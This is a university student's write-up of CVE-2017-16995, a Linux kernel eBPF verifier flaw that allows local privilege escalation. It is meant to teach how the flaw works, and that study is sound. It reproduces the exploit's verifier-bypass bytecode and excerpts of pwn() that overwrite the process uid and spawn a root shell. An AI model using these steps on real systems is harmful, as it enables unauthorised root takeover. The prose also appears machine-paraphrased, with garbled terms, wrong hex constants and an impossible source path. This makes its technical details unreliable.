Sri Lanka Institute of Information Technology

CVE-2017-16995 Linux Kernel - BPF Sign Extension Local Privilege Escalation

Individual Assignment

IE2012 - Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19187488	Y.K.Lumindu Dilumka

Date of submission
2020/05/12

Table of Contents

1.How I found the vulnerability

I found this vulnerability for the assignment by google and this vulnerability, numbered CVE-2017-16995, is related to a set of security vulnerabilities in the eBPF verifier found by Jann Horn that were fixed in this commit. It is operational on Linux kernel versions 4.4 to 4.14.

2. Background

eBPF(Enhanced Berkeley Packet Filter) is a virtual in-kernel machine that is used as an interface to data link layers, enabling the filtering of network packets by rules. A userspace process provides a filter program to specify which packets it wishes to receive, and eBPF returns packets that pass through its filtering.

Every BPF memory instruction consists of 64 bits (eight bytes). 8 opcode bits, 4 source register bits, 4 target register bits, 16 offset bits and 32 bits for the immediate interest.

eBPF is made up of 10 64-bit registers referred as r0-r10. R0 stores the return value, r1 to r5 is allocated for arguments, r6 to r9 is allocated for callee saved registers and r10 stores read-only frame pointers.

In order to preserve the status between eBPF function invocations, to enable data sharing between eBPF kernel programs and even between kernel and user-space applications, eBPF uses various types of maps in the form of a key-value pair. To facilitate the data sharing between programs, two bpf functions, BPF_MAP LOOKUP_ELEM and BPF_MAP_UPDATE_ELEM are provided.

3.Vulnerability Overview and Impact

– CVSS Scores & Vulnerability Types

CVSS Score	7.2
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Overflow Memory corruption
CWE ID	119

The bug is triggered by an expansion of the sign from a signed 32-bit integer to an unsigned 64-bit integer, bypassing the eBPF verifier and contributing to a local privilege escalation.

Before each of the BPF programs runs, two verification passes are carried out to ensure that it is correct. The first move check_cfg() guarantees that the code is loop-free using depth-first scan. The second pass do_check() will run a static review to simulate the execution of all potential paths obtained from the first instruction. The software would be stopped if some incorrect instruction or memory infringement has been detected.

In the exploit, a series of BPF instructions was deliberately designed to circumvent this filtering mechanism by unintended sign extension from 32 bits to 64 bits. As a consequence, a few lines of malicious code added managed to run in kernel space, culminating in a privilege escalation.

The eBPF opcodes can be referenced from

https://github.com/iovisor/bpf-docs/blob/master/eBPF.md

This vulnerability enables the attacker to have complete control of the root access system. The low severity of the assault and the limited rights needed to execute this procedure make it a high priority to repair it.

3. Code Analysis

3.1 eBPF Instruction Set

User-provided eBPF programs are written in a special machine language that operates on a computer eBPF system. The VM follows the design of the Reduced Instruction Set Computer(RISC) and has 10 general purpose registers and several named registers..

```
/* Registers */
#define BPF_R0  regs[BPF_REG_0]
#define BPF_R1  regs[BPF_REG_1]
#define BPF_R2  regs[BPF_REG_2]
#define BPF_R3  regs[BPF_REG_3]
#define BPF_R4  regs[BPF_REG_4]
#define BPF_R5  regs[BPF_REG_5]
#define BPF_R6  regs[BPF_REG_6]
#define BPF_R7  regs[BPF_REG_7]
#define BPF_R8  regs[BPF_REG_8]
#define BPF_R9  regs[BPF_REG_9]
#define BPF_R10 regs[BPF_REG_10]

/* Named registers */
#define DST     regs[insn->dst_reg]
#define SRC     regs[insn->src_reg]
#define FP      regs[BPF_REG_FP]
#define ARG1    regs[BPF_REG_ARG1]
#define CTX     regs[BPF_REG_CTX]
#define IMM     insn->imm
```

fig 3.1 Register Definitions in the eBPF VM, from /kernel/bpf/core.c 2

Each BPF instruction on the x64 platform is 64 bit long. They are internally defined by the bpf insn struct comprising the following sectors (fig 3.2). According to the small size of the opcode sector, the instructions are grouped into 8 groups (fig 3.3). For example, BPF MOV shares the same opcode with BPF ALU64 and BPF X by definition (Fig 3.4).

```c
struct bpf_insn {
	__u8	code;		/* opcode */
	__u8	dst_reg:4;	/* dest register */
	__u8	src_reg:4;	/* source register */
	__s16	off;		/* signed offset */
	__s32	imm;		/* signed immediate constant */
};
```

fig 3.2 Structure of a BPF instruction, from /include/uapi/linux/bpf.h

```c
/* Instruction classes */
#define BPF_CLASS(code) ((code) & 0x07)
#define		BPF_LD		0x00
#define		BPF_LDX		0x01
#define		BPF_ST		0x02
#define		BPF_STX		0x03
#define		BPF_ALU		0x04
#define		BPF_JMP		0x05
#define		BPF_RET		0x06
#define		BPF_MISC	0x07
```

fig 3.3 BPF instruction classes, from /include/uapi/linux/bpf_common.h

```c
#define BPF_MOV64_REG(DST, SRC)					\
	((struct bpf_insn) {					\
		.code  = BPF_ALU64 | BPF_MOV | BPF_X,		\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = 0,					\
		.imm   = 0 })
```

fig 3.4 Definition of BPF_MOV64_REG, from /include/linux/filter.h

Source code excerpts in this document are based on kernel version v4.4.116.

3.2Source Code Analysis

The usage of CVE-2017-16995 is restricted to a mere 40 eBPF instructions. We should concentrate on the first two instructions as they are primarily used to circumvent the eBPF verification process.

```
bytes="\xb4\x09\x00\x00\xff\xff\xff\xff"\  #BPF_MOV32_IMM(BPF_REG_9, 0xFFFFFFFF),       /* r9 = (u32)0xFFFFFFFF    */
"\x55\x09\x02\x00\xff\xff\xff\xff"\  #BPF_JMP_IMM(BPF_JNE, BPF_REG_9, 0xFFFFFFFF, 2),   /* if (r9 == -1) {         */
"\xb7\x00\x00\x00\x00\x00\x00\x00"\  #BPF_MOV64_IMM(BPF_REG_0, 0),                      /*   exit(0);              */
"\x95\x00\x00\x00\x00\x00\x00\x00"\  #BPF_EXIT_INSN()

"\x18\x19\x00\x00\x03\x00\x00\x00"\  # BPF_LD_MAP_FD(BPF_REG_9, mapfd),                  /* r9=mapfd                */
"\x00\x00\x00\x00\x00\x00\x00\x00"\
```

fig 3.5 eBPF code in the exploit of CVE-2017-16995 with annotation

As described above, eBPF conducts two round verifications before finally running the user-supplied code. For this CVE we are only interested in the second round check that is done in the do _check() function. When the first BEF MOV32 IMM instruction is executed, it is transferred to check alu _op() to process as BEF MOV32 IMM belongs to the BPF ALU community (Fig. 3.6). The immediate value (0xFFFFFFFF) of the first instruction is then placed in the BPF REG 9 register (Fig. 3.7).

```
static int do_check(struct verifier_env *env)
{
	struct verifier_state *state = &env->cur_state;
	struct bpf_insn *insns = env->prog->insnsi;
	struct reg_state *regs = state->regs;
	int insn_cnt = env->prog->len;
	int insn_idx, prev_insn_idx = 0;
	int insn_processed = 0;
	bool do_print_state = false;

	init_reg_state(regs);
	insn_idx = 0;
	for (;;) {
		struct bpf_insn *insn;
		u8 class;
		int err;

		if (insn_idx >= insn_cnt) {
			verbose("invalid insn idx %d insn_cnt %d\n",
				insn_idx, insn_cnt);
			return -EFAULT;
```

```c
                env->insn_aux_data[insn_idx].seen = true;
                if (class == BPF_ALU || class == BPF_ALU64) {
                        err = check_alu_op(env, insn);
                        if (err)
                                return err;
```

fig 3.6 do_check(), from /kernel/bpf/verifier.c

```c
                } else {
                        /* case: R = imm
                         * remember the value we stored into this reg
                         */
                        regs[insn->dst_reg].type = CONST_IMM;
                        regs[insn->dst_reg].imm = insn->imm;
                }

```

fig 3.7 check_alu_op() from /kernel/bpf/verifier.c

To make it simpler, we should have a peek at how the eBPF registers are represented. The registered ones are contained in a struct list called reg state. The immediate value 0xFFFFFFFF is encoded in a 64-bit int imm, which is 0x00000FFFFFFFFFF in memory.

```c
struct reg_state {
        enum bpf_reg_type type;
        union {
                /* valid when type == CONST_IMM | PTR_TO_STACK */
                int imm;

                /* valid when type == CONST_PTR_TO_MAP | PTR_TO_MAP_VALUE |
                 *   PTR_TO_MAP_VALUE_OR_NULL
                 */
                struct bpf_map *map_ptr;
        };
};
```

fig 3.8 struct reg_state, from /kernel/bpf/verifier.c

The second instruction BPF JMP IMM(BPF JNE, BPF REG 9,0xFFFFFFFF, 2) is now evaluated. The order compares the immediate value 0xFFFFFFFF with the content within BPF REG 9, and hops to the position that is 2 instructions away if the two values are not identical.

This time do check() calls search cond jmp op() to test both form and meaning in dst reg, which is BPF REG 9 in this case (fig. 3.9). Definitely (int)0x00000FFFFFFFF = (s32)0xFFFFFFFF and opcode! = JEQ, comes under the category of imm! = imm and the leap is not made. The software must proceed until it reaches BPF EXIT_INST() on line 4 and exits.

```
1216            /* detect if R == 0 where R was initialized to zero earlier */
1217            if (BPF_SRC(insn->code) == BPF_K &&
1218                (opcode == BPF_JEQ || opcode == BPF_JNE) &&
1219                regs[insn->dst_reg].type == CONST_IMM &&
1220                regs[insn->dst_reg].imm == insn->imm) {
1221                    if (opcode == BPF_JEQ) {
1222                            /* if (imm == imm) goto pc+off;
1223                             * only follow the goto, ignore fall-through
1224                             */
1225                            *insn_idx += insn->off;
1226                            return 0;
1227                    } else {
1228                            /* if (imm != imm) goto pc+off;
1229                             * only follow fall-through branch, since
1230                             * that's where the program will go
1231                             */
1232                            return 0;
1233                    }
1234            }
1235
1236            other_branch = push_stack(env, *insn_idx + insn->off + 1, *insn_idx);
1237            if (!other_branch)
1238                    return -EFAULT;
```

fig 3.9 check_cond_jmp_op(), from /kernel/bpf/verifier.c

Currently, the eBPF verifier uses a stack to maintain track of divisions that have not been checked and to update them later (Fig. 3.9, line 1236). However, as the integer relation on line 1220 is still the same, the code starts from line 1232 and the other branch is never added to the stack.

When the verifier checks BPF EXIT, it tries to pick all unresolved branches out of the stack (fig 3.10). The testing cycle must end here, because it knows the stack is zero. As a consequence, only the first 4 instructions in the code are tested while the other 36 are unchecked.

```
process_bpf_exit:
                                insn_idx = pop_stack(env, &prev_insn_idx);
                                if (insn_idx < 0) {
                                        break;
                                } else {
                                        do_print_state = true;
                                        continue;
                                }
                        } else {
                                err = check_cond_jmp_op(env, insn, &insn_idx);
                                if (err)
                                        return err;
                        }
```

Fig 3.10 Evaluation of instruction BPF_EXIT, from /kernel/bpf/verifier.c

```
46    /* Named registers */
47    #define DST     regs[insn->dst_reg]
48    #define SRC     regs[insn->src_reg]
49    #define FP      regs[BPF_REG_FP]
50    #define ARG1    regs[BPF_REG_ARG1]
51    #define CTX     regs[BPF_REG_CTX]
52    #define IMM     insn->imm

195   static unsigned int __bpf_prog_run(void *ctx, const struct bpf_insn *insn)
196   {
197           u64 stack[MAX_BPF_STACK / sizeof(u64)];
198           u64 regs[MAX_BPF_REG], tmp;

349           ALU_MOV_K:
350                   DST = (u32) IMM;
351                   CONT;

495           JMP_JNE_K:
496                   if (DST != IMM) {
497                           insn += insn->off;
498                           CONT_JMP;
499                   }
500                   CONT;
```

Fig 3.11 regs definition and __bpf_prog_run(), from /kernel/bpf/core.c

After checking, eBPF runs the software via bpf prog run() in core.c, where eBPF instructions are converted into machine instructions using a jump chart. Note that the regs type here is u64. Using the same first two instructions in exploit.c, a sign extension happens while we test the first BPF MOV32 IMM command. More exactly, this occurs when we run DST = (u32)IMM in line 350:

● IMM on the right is identical to insn->imm. Imm is a signed 32-bit integer defined by bpf insn(fig 3.2). Here is IMM = 0xFFFFFF. We set it on the unsigned 32-bit integer, which is always 0xFFFFFFFF.
● On the left side, DST is defined as regs[insn->dst reg], an unsigned 64-bit integer. When we let DST = (u32) IMM, the sign extension is extended and the DST is 0xFFFFFFFFFFFFFF.

Now, if we test the second instruction JMP JNE K, DST would not be equivalent to IMM as 0xFFFFFFFFFFFFF! = 0xFFFFFFFFFF. This is distinct from what we saw in the verifier. As a result, the hop is made and the machine proceeds to operate the harmful instructions from line 5.

3.3Explanation for the Exploit



Fig 3.13 Data flow in the exploit

As described above, eBPF uses shared memory for the kernel system to interact with user applications. If we think of this closely, this might be a possible way for us to transfer commands to the kernel and to sneak details to the outside of the kernel. We can soon see how the exploit uses this eBPF map to complete an arbitrary read / write kernel in a short time.

Simply stated, the exploit consists of two parts: an eBPF filter system running in the kernel and a helper system running in the user's space. The assault can be extended to the following steps:

● exploit.c generates an eBPF chart of size 3 using bpf creat map()and loads the eBPF command char*prog into the kernel using bpf prog load().

● The eBPF instructions act as an agent that takes commands from the chart and reads / writes the kernel space appropriately. The map layout is described as follows:

Index of eBPF map	To read from kernel	To get the current frame pointer	To write to kernel
0 (opcode)	0	1	2
1 (address)	Target address	0	Target address
2 (value)	(Content at the address)	0	0

● To launch a read / write process, exploit.c must first store the parameters in the map using bpf update elem(). This would then call writemsg() that sends a few dummy packets to the socket and cause the eBPF program to run.

```
#define __update_elem(a, b, c) \
        bpf_update_elem(0, (a)); \
        bpf_update_elem(1, (b)); \
        bpf_update_elem(2, (c)); \
        writemsg();
```

Fig 3.14 __update_elem() from exploit.c

● Given the aid resources above, we can now get the address of the current frame pointer by instructing the BPF software to execute opcode 1. The return value is located in index 2 on the diagram.

```
static uint64_t __get_fp(void) {
        __update_elem(1, 0, 0);

        return get_value(2);
}
```

Fig 3.15 __get_fp() from exploit.c

- After the frame pointer has been retrieved, it can be used to locate the task struct pointer in the kernel stack (fig 3.16), which is within the thread info struct. Because the stack size is 8 KB, masking the least significant 13 bits will send the thread info key. The value read from the thread info address will therefore be the address of the task struct * task.

```
        sp = get_sp(fp);
        if (sp < PHYS_OFFSET)
                __exit("bogus sp");

        task_struct = __read(sp);

        if (task_struct < PHYS_OFFSET)
                __exit("bogus task ptr");

        printf("task_struct = %lx\n", task_struct);
```

Fig. 3.16 pwn() from exploit.c

```
*/
struct thread_info {
        struct task_struct *task;       /* XXX not really needed, except for dup_task_struct() */
        __u32 flags;                    /* thread_info flags (see TIF_*) */
        __u32 cpu;                      /* current CPU */
        __u32 last_cpu;                 /* Last CPU thread ran on */
        __u32 status;                   /* Thread synchronous flags */
        mm_segment_t addr_limit;        /* user-level address space limit */
        int preempt_count;              /* 0=premptable, <0=BUG; will also serve as bh-counter */
```

Fig 3.17 struct thread_info, from /arch/ia64/alpha/include/asm/thread_info.h

● Using the address of task_struct, we would be able to access the address of the struct cred base as part of the task_struct. There would be an uid_t uid in the struct cred that can be set to 0 base at offset from the address of struct cred. When this uid is set to 0, the method should be allowed to operate the root rights of the system.

```
        credptr = __read(task_struct + CRED_OFFSET); // cred

        if (credptr < PHYS_OFFSET)
                __exit("bogus cred ptr");

        uidptr = credptr + UID_OFFSET; // uid
        if (uidptr < PHYS_OFFSET)
                __exit("bogus uid ptr");

        printf("uidptr = %lx\n", uidptr);
        __write(uidptr, 0); // set both uid and gid to 0

        if (getuid() == 0) {
                printf("spawning root shell\n");
                system("/bin/bash");
                exit(0);
        }

        __exit("not vulnerable?");
}
```

Fig 3.18 pwn() from exploit.c

5.Conclusion

CVE-2017-16995 is a severe Linux vulnerability which, for some reason, has received little attention. It's a particularly nasty one because it stems from the eBPF virtual machine that's supposed to make Linux more secure. It highlights again the need to ensure minimal privileges to users, and to disable syscalls where they are not needed.

It also highlights that the use of containers can make systems more secure -- but only if they are configured properly.

Finally, this is yet more proof that no matter how much you adhere to best practices, you may still be vulnerable. Therefore, monitoring applications in runtime is not a luxury but a necessity, to allow you to detect anomalies and prevent (or at least limit) attacks.

6.References

1. CVE Details:https://www.cvedetails.com/cve/CVE-2017-16995/
2. Man page of bpf() http://man7.org/linux/man-pages/man2/bpf.2.html
3. Unofficial eBPF Specification https://github.com/iovisor/bpf-docs/blob/master/eBPF.md
4. BFP Source Code in Linux Kernel https://elixir.bootlin.com/linux/v4.4.31/source/kernel/bpf
5. CVE-2017-16995 Patch Status on Ubuntu https://people.canonical.com/~ubuntu-security/cve/2017/CVE-2017-16995.html
6. Exploit of CVE-2017-16995 https://github.com/iBearcat/CVE-2017-16995/blob/master/exploit.c
7. Building Ubuntu Kernel https://wiki.ubuntu.com/Kernel/BuildYourOwnKernel
8. Analysis Report of CVE-2017-16995 https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/
   https://xz.aliyun.com/t/2212